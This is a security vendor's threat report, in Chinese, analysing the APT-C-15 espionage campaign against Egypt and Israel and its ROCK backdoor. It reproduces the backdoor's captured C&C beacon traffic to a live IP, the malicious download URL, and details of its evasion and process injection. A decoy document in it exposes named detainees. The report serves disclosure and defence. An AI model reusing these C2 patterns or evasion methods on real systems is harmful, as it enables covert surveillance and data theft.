

APT

人面狮行动

(APT-C-15)

中东地区的定向攻击活动



SkyEye
天眼实验室



HeliosTeam
追日团队

目录

一、	概述.....	3
二、	载荷投递.....	4
1.	社交网络水坑攻击.....	4
2.	诱饵文档.....	5
3.	自身伪装.....	7
三、	ROCK 后门分析.....	9
1.	功能简述.....	9
2.	功能结构.....	9
3.	通信方式.....	11
4.	对抗手法.....	12
四、	相关线索信息.....	15
1.	攻击者 Facebook 帐号信息.....	15
2.	PDB 信息.....	15
3.	诱饵文档.....	15
4.	释放的木马.....	16
5.	IP 地理位置.....	16
附录 A:	希伯来语样本来源.....	17
附录 B:	最新样本查杀结果.....	18

报告更新相关时间节点

2016年4月29日，形成攻击简报和样本分析报告

2016年5月12日，形成综合分析报告

2016年6月20日，修改公开版

一、概述

人面狮行动是活跃在中东地区的网络间谍活动，主要目标可能涉及到埃及和以色列等国家的不同组织，目的是窃取目标敏感数据信息。活跃时间主要集中在 2014 年 6 月到 2015 年 11 月期间，相关攻击活动最早可以追溯到 2011 年 12 月。主要采用利用社交网络进行水坑攻击，截止到目前我总共捕获到恶意代码样本 314 个，C&C 域名 7 个。

人面狮样本将主程序进行伪装成文档诱导用户点击，然后释放一系列的 dll，根据功能分为 9 个插件模块，通过注册资源管理器插件的方式来实现核心 dll 自启动，然后由核心 dll 根据配置文件进行远程 dll 注入，将其他功能 dll 模块注入的对应的进程中，所以程序运行的时候是没有主程序的。用户被感染后比较难以发现，且使用多种加密方式干扰分析，根据 PDB 路径可以看出使用了持续集成工具，从侧面反映了项目比较庞大，开发者应该为专业的组织。

进一步我们分析推测人面狮行动的幕后组织是依托第三方组织开发相关恶意软件，使用相关恶意软件并发起相关攻击行动的幕后组织应该来自中东地区。

二、 载荷投递

1. 社交网络水坑攻击

我们发现其中一个希伯来语的诱饵文档来自于 Facebook 以色列军队主页的评论。也就是攻击者通过利用目标所关注的社交网站帐号进行载荷投递，这是一种典型的水坑攻击方式。这传统的水坑攻击不同，APT 攻击中主流的水坑攻击主要分为以下两种：

第一种：目标关注 A 网站，攻击者将 A 网站攻陷，并植入恶意代码（一般为漏洞脚本文件，俗称挂马），当目标访问被攻陷的 A 网站并浏览相关页面时，当目标环境相关应用触发漏洞则有可能被植入恶意代码。

第二种：目标关注 A 网站，攻击者将 A 网站攻陷，并将 A 网站上一些可信应用或链接替换为攻击者所持有的恶意下载链接，当目标访问被攻陷的 A 网站并将恶意下载链接的文件下载并执行，则被植入恶意代码。这种攻击的典型案例是 2014 年公开 Havex 木马¹，也被称作蜻蜓（Dragonfly）和活力熊（Energetic Bear）和我们在 2015 年 5 月末发布的海莲花（OceanLotus）APT 组织²。

这两种水坑攻击的共性是攻击者需要获得目标所关注网站的修改权限，而本次攻击行动中攻击者完全是利用目标所关注的第三方社交网络平台进行攻击，攻击者只需简单注册，则具备留言评论等权限。




图 1 Facebook 样本来源

下表是上图具体恶意下载链接和链接对应的 RAR 文件 MD5。

恶意下载链接	http://israelleaks.is-a-chef.com/leaks/isleaks.rar
域名状态	目前已经无效，被安全机构 sinkhole
下载的 RAR 文件 MD5	1e4ed1704e31917f8652aa0078a85459

RAR 压缩包中诱饵文档内容为个人所得税调整，通过修改 exe 图标为文档来诱导用户点

¹ “Havex Hunts For ICS/SCADA Systems”，<https://www.f-secure.com/weblog/archives/00002718.html>

²海莲花（OceanLotus）APT 组织报告，<https://ti.360.com/upload/report/file/OceanLotusReport.pdf>

击。



图 2 压缩包内诱饵文档截图



图 3 相关 C&C 域名被卡巴斯基 sinkhole

进一步我们发现相关攻击涉及 10 个社交网络帐号，具体请参看“附录 A：希伯来语样本来源”，相关帐号主要涉及如：以色列国防军、以色列海军等以色列军方和政府的社交网络帐号，相关攻击评论时间主要集中在 2015 年 1 月底至 2 月初期间。攻击者通过在社交网络评论下发表回复诱导用户点击，回复的内容为个人所得税改革。

2. 诱饵文档

根据诱饵文档的内容，也可以从体现出攻击者关注的目标领域范围，进一步主要分为以下 3 类：

(A) 埃及：阿拉伯语

ملف المعتقلات بجامعة الازهر فك الله أسرهن

ملاحظات	رقم المحضر	المحافظة	تاريخ الاعتقال	مكان الاعتقال	الفرقة	الكلية	الاسم
	7399	القاهرة 16ش ابراهيم عبدالقادر _ الاميرية الزيتون .	12/28	داخل الحرم الجامعي	الثالثة	دراسات اسلامية وعربية	1_ آلاء محمد عبد العال
بحوزتها شنطة بها زجاجة خل وزجاجة خميرة وماسك غاز وسجادة صلاة مدون علي ظهرها مواعيد المظاهرات	7399	القاهرة 16ش ابراهيم عبدالقادر _ الاميرية الزيتون .	12/28	داخل الحرم الجامعي		دراسات اسلامية وعربية	2_ سارة محمد عبدالعال
	7399	القاهرة ش الهيئة العامة لتعاريفات البناء بالبساتين	12/28	داخل الحرم الجامعي	الاولي	كلية تجارة	3 آيات الله ممدوح حسنتين

图 4 诱饵文档 1

此文档的原始文件³，文件末尾有[爱资哈尔大学反对政变的学生]的 YouTube 主页。



عدد من العمليات التي قامت بها المجموعة حتى

٤٠١

موقع وزارة الإنتاج الحربي

图 5 诱饵文档 2

anonymous rabaa 是一个攻击政府官网以抗议 2013 年 8 月 Rabaa 大屠杀的埃及黑客组织。

(B) 以色列：希伯来语

³ <https://docs.google.com/file/d/0ByavzARTLomhc3hFeFhGN1JOOE0/edit?pli=1>



图 6 诱饵文档 5

文档内容为：以色列个人税收改革。

3. 自身伪装

分为两种方式，一种伪装成文档或图片，一种伪装成安装程序，具体如下图所示：




图 7 伪装文档、图片



图 8 伪装成安装程序

前一种方式用户点击后并不会弹出文档或图片，后一种方式点击后安装成功后会释放出正常的安装程序。

模块的文件属性为 Office 组件，早期版本安装目录为 %UserProfile%\AppData\Roaming\officeplugin，最近版本的安装目录为 C:\Program Files\{GUID}，比如 C:\Program Files\{59f0641e-45ac-11e5-af9e-b8ca3af5855f}，伪装成系统组件。

属性	值
说明	
文件说明	dactyls.dll
类型	应用程序扩展
文件版本	1.0.0.0
产品名称	Microsoft Office Plugin
产品版本	1.0.0.0
版权	Copyright (c) Microsoft Corporati...
大小	198 KB
修改日期	2016/4/18 13:58
语言	语言中性
原始文件名	dactyls.dll

图 9 相关文件属性信息

三、ROCK 后门分析

1. 功能简述

人面狮攻击行动中所使用的恶意代码主要以 ROCK 木马为主，这类家族属于人面狮幕后组织自行开发或委托第三方订制的恶意程序。另外其中一个样本会释放远控木马，属于 njRat 的变种，在本章节中暂不对 njRat 的变种展开详细介绍。

通过将自身图标修改为文档、图片或安装程序图标，会伪装成 pdf 文件、图片、flash 安装程序，诱导用户点击执行。

主要功能是窃取用户信息，比如系统信息、键盘和鼠标记录、skype 监控、摄像头和麦克风监控、浏览器保存的账号密码，以及 URL、浏览历史记录等敏感信息。收集信息后会加密并发送到指定 C&C。

2. 功能结构




图 10 整体结构

配置文件中存储着每个模块的配置信息，比如模块是否开启、数据文件的加密 Key、用户 ID (rkuid)、过期日期（未设置）、C&C、截图和录音的质量及间隔时间，注入的进程名称等。




图 11 模块功能

Dropper 总共会释放出 20 个 dll，32 位和 64 位各 10 个，每个功能模块都有 32 位版和 64 位版。

模块名称	功能
zcore	主模块
zulib	API 函数封装
plgcmd	系统信息，屏幕截图，启动结束进程
plgcomm	通信模块
plginput	鼠标和键盘记录
plgurl	监控浏览器(IE, Firefox, Chrome)地址栏内容
plgskype	监控 skype 聊天记录，截图，录音，保存并上传
plgavbug	监控摄像头和麦克风，保存并上传
plgusrstl	用户信息窃取，包括保存的网络账户和密码，浏览历史记录，cookies, Pidgin(一款 IM 软件)账号
plgfsflt	对指定的文件类型进行监控并上传，文件类型包括 doc、docx、ppt、pptx、xls、xlsx、odf、txt、pdf、rtf、jpg、jpeg、gif、png

Zcore 主模块启动时解密安装目录下的配置文件，根据配置文件是否开启决定是否注入到指定进程。

部分功能模块介绍：

- **Zcore.dll 核心模块：**负责加载其他的功能模块，并注入到指定进程中。以及模块的注册、升级、卸载、日志和消息的派发功能。
- **Plgcmd.dll 命令模块：**负责获取系统信息，删除文件或目录、截图、上传下载文件，启动和结束进程的功能。
- **Plgcomm.dll 通信模块：**负责将其他模块生成的数据文件发送到指定 CC，发送过程无加密，加密是其他模块生成数据是完成的。每分钟向服务器发送一次请求，获取远程指令。

模块之间跨进程通过 WM_COPYDATA 消息通信，消息头 Magic 为 0x34AB541 作为唯一标识识别。消息内容均格式化为 json 发送。

3. 通信方式

通过 HTTP POST 向服务器 80 端口发送数据，数据包中的敏感字符串通过查询 json 配置文件的对应表替换。

```
POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffe72bea0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 81
Connection: Keep-Alive

--1d1aacffe72bea0
Content-Disposition: form-data; name="affront"

overdosage
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 32
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"overdosage": "-1572257467"} POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffed21cb0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 183
Connection: Keep-Alive

--1d1aacffed21cb0
Content-Disposition: form-data; name="affront"

phenocryst
--1d1aacffed21cb0
Content-Disposition: form-data; name="liminess"

gubbinses
--1d1aacffed21cb0--
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 17
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{"blanco": []}
```

图 12 网络通信

```

POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffe72bea0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 81
Connection: Keep-Alive
--1d1aacffe72bea0
Content-Disposition: form-data; name="request"
ip

HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 32
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
{"ip":"-1572257467"}

POST /nouba/gadling.php HTTP/1.1
Content-Type: multipart/form-data; boundary=1d1aacffed21cb0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: 86.105.18.107
Content-Length: 183
Connection: Keep-Alive

--1d1aacffed21cb0
Content-Disposition: form-data; name="request"
list
--1d1aacffed21cb0
Content-Disposition: form-data; name="type"
command
--1d1aacffed21cb0--
HTTP/1.1 200 OK
Date: Tue, 10 May 2016 07:24:08 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Content-Length: 17
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json

{"filelist":[]}

```

图 13 网络通信字符串还原

由于网络通信模块注入到浏览器进程中,且使用 HTTP POST 向 C&C 的 80 端口发送数据,使异常流量很难被发现。

4. 对抗手法

文件名随机

Dropper 释放的文件,文件名来自于 json 文件,重命名为各种名词,比如 gendarme.dll,

jerques.dll。

```
"name": "plugins",
"_children_": [
  {
    "name": "plgcmd",
    "_children_": [
      {
        "value": "explorer.exe",
        "name": "procname"
      },
      {
        "value": "puggree.dll",
        "name": "binary_name"
      },
      {
        "value": "birthright.dll",
        "name": "binary_name32"
      },
      {
        "value": 5,
        "name": "timeout"
      },
    ],
  },
],
```

图 14 模块文件名

字符串加密

所有的字符串都经过加密，且多个加密算法。

```
push    48h
mov     edx, 0Ah
mov     dword_1002BB24, 0D600F4h
mov     ecx, offset dword_1002BB24
mov     dword_1002BB28, 0C700CBh
mov     dword_1002BB2C, 0D700C1h
mov     dword_1002BB30, 0ED00D7h
mov     dword_1002BB34, 0A400C0h
call    decode1_ ;
```

图 15 字符串加密

API 封装

大量的 API（300 多个）调用被封装在公共库中，干扰静态分析。

```
xor    eax, eax
mov    [ecx], ax
call   ds:RUDD_113
push   10h
push   offset xmmword_10029634
mov    dword_1002962C, eax
call   ds:RUDD_199
push   offset xmmword_10029634
push   20h
push   offset xmmword_10029644
call   ds:RUDD_329
```

无主进程运行

核心模块作为 explorer.exe 的扩展启动，其他功能模块根据配置文件注入到指定进程，无主进程，所以比较难发现.即使用户发现异常，没有找到可疑进程，也会放松警惕。

行为隐藏

主模块在 explorer 中运行，安全软件不会拦截;通讯模块注入到浏览器进程，无浏览器进程不和 CC 通信;窃取文件模块注入到杀软，遍历文件的行为不容易被用户发现。

PE 资源和配置文件加密

Dropper 中的 PE 文件经过 zlib 压缩和 AES 加密，释放出来的 json 配置文件也经过此方法加密。

从对抗手段来看,可见人面狮攻击行动中恶意代码开发者无论在静态还是动态对抗上面都花了大量功夫，以达到免杀和隐藏行为的效果。

四、 相关线索信息

1. 攻击者 Facebook 帐号信息

攻击者 Facebook 帐号链接

<https://www.facebook.com/ofir.hadad.963>

<https://www.facebook.com/rafi.partook>

<https://www.facebook.com/people/%D7%90%D7%95%D7%94%D7%93-%D7%A4%D7%93%D7%99%D7%93%D7%94/100007696628947>

<https://www.facebook.com/tuti.rotam.5>

攻击者在进行社交网络水坑攻击时主要使用的两个 Facebook 帐号。

2. PDB 信息

PDB 路径

`C:\Users\user\bamboo-agent-home\xml-data\build-dir\ROCK-RW2-BRW6R\x64\Release-RkLibDll`

`Z:\rootkits\windows\zico\x64`

`Z:\build\rootkits\windows\zico\Release`

根据 PDB 信息我们可以推测以下结论：

- 开发者 id 为 zico
- 工程名称为 ROCK-RW2-BRW6R
- 内部定义为 rootkits 工具

3. 诱饵文档

文件名	中文翻译
أسرهن الله فك الازھ ر بجامعة ال معتقات ماف (1).pdf	爱资哈尔大学的文件拘留，愿安拉把他解救出来
ل لمقاومة ال ثوري ال حراك استراتا يجية ال شعبية\File1.pdf	人民抵抗革命流动性战略
עדיכ וני מ הכנסה\מלכ ודנ הכנסה.pdf	所得税陷阱\个人所得税更新.pdf
File1.pdf\ال ثورية ال مجموعات تنظيم	组织革命团体
امن\ال كامن ال سيطرة مخططسيناء ولاية ال مطارد.pdf	西奈控制方案的基本状态\安全的追逐者.pdf
توجيه\ال كامن ال سيطرة مخططسيناء ولاية ال مباتنيضد ال مفخخة ال سيارات.pdf	西奈控制方案的基本状态\重定向对建筑物的汽车炸弹.pdf
هندسة\ال كامن ال سيطرة مخططسيناء ولاية	西奈控制方案的基本状态\巴勒斯坦炸药工

从文件名可以看出，涉及埃及和以色列。

4. 释放的木马

52f461a133e95328ccd9ba7f70e2f3e6（图标为 Adobe pdf）样本中释放出一个远控，属于 njRat 的一个变种，而 njRat 主要流行于中东地区。

5. IP 地理位置




图 16 样本和 CC 对应关系

其中一个样本的 C&C:196.205.194.60 所属国家为埃及，且此样本运行时释放的 njRat 的 C&C 为 196.205.194.61 也是埃及。

MD5	家族类型	C&C IP	地理位置
52f461a133e95328ccd9ba7f70e2f3e6	ROCK	196.205.194.60	埃及
c80b3fb9293a932b4e814a32e7ca76d3	njRat	196.205.194.61	埃及

附录 A：希伯来语样本来源

社交网络连接	主页所属组织	日期
https://www.facebook.com/320924244852/photos/pb.320924244852.-2207520000.1449772632./10150705915184853/?type=3&theater	以色列特种部队-第13突击队	2015年1月31日下午 9:01
https://www.facebook.com/527045137305930/videos/918743024802804/	以色列国防军	2015年1月31日下午 8:33
http://statuscope.co.il/%D7%9E%D7%99-%D7%94%D7%99%D7%90-%D7%94%D7%99%D7%97%D7%99%D7%93%D7%94-%D7%94%D7%98%D7%9B%D7%A0%D7%95%D7%9C%D7%95%D7%92%D7%99%D7%AA-%D7%A9%D7%9C-%D7%96%D7%A8%D7%95%D7%A2-%D7%94%D7%99%D7%9D-%D7%90%D7%A9%D7%A8-%D7%96%D7%9B%D7%AA%D7%94-%D7%91%D7%AA%D7%97%D7%A8%D7%95%D7%AA?id=c917c8e2	以色列海军	2015年2月4日 11:15:25
https://www.facebook.com/555898814436639/photos/a.556290817730772.145251.555898814436639/1019290754764107/?type=3&p=10	以色列政治评论	2015年2月2日 下午 3:36
https://www.facebook.com/miri.regev.il/photos/a.538483556248464.1073741833.118410851589072/751248248305326/?type=1&theater	以色列文化和体育部长-Miri Regev	2015年2月3日 下午 6:09
https://www.facebook.com/maarivonline/videos/641901115916051/	以色列 Maariv Online 媒体	2015年2月1日 下午 6:22
https://webcache.googleusercontent.com/search?q=cache:nBi1mbSVr4MJ:https://www.facebook.com/%25D7%2592%25D7%2593%25D7%2595%25D7%2593-%25D7%25A7%25D7%25A8%25D7%25A7%25D7%259C-603984316296466/+&cd=6&hl=en&ct=clnk&gl=us	豺猫营-以色列步兵战斗营	2015年1月31日 5:33
https://webcache.googleusercontent.com/search?q=cache:rtCajoBx_3QJ:https://www.facebook.com/Israe.Army/+&cd=8&hl=en&ct=clnk&gl=us	以色列陆军	2015年2月1日 2:14
https://www.facebook.com/%D7%97%D7%99%D7%9C-%D7%94%D7%99%D7%9D-553700681378193/	以色列海军	2015年1月31日 下午 9:00
https://www.facebook.com/IAFGiyus/photos/a.364384073628468.82320.321086041291605/846002125466658/?type=1&theater	以色列空军	2015年2月3日

附录 B：最新样本查杀结果

SHA256: f9ec1f6e1895f147758e1f4845b24659d5f54e43f3386a6a08cc80550a91d642

文件名: Uninstaller 19.0

检出率: 1 / 56

分析日期: 2016-05-12 02:54:33 UTC (2 天, 5 小时 前)



分析 [File detail](#) [其他信息](#) [评论 0](#) [投票](#)

反病毒软件	结果	病毒库日期
Qihoo-360	HEUR/QVM10.1.Malware.Gen	20160512
ALYac	✓	20160512
AVG	✓	20160512
AVware	✓	20160511
Ad-Aware	✓	20160512
AegisLab	✓	20160512
AhnLab-V3	✓	20160511
Alibaba	✓	20160511
Antiy-AVL	✓	20160512
Arcabit	✓	20160512
Avast	✓	20160512
Avira (no cloud)	✓	20160512
Baidu	✓	20160511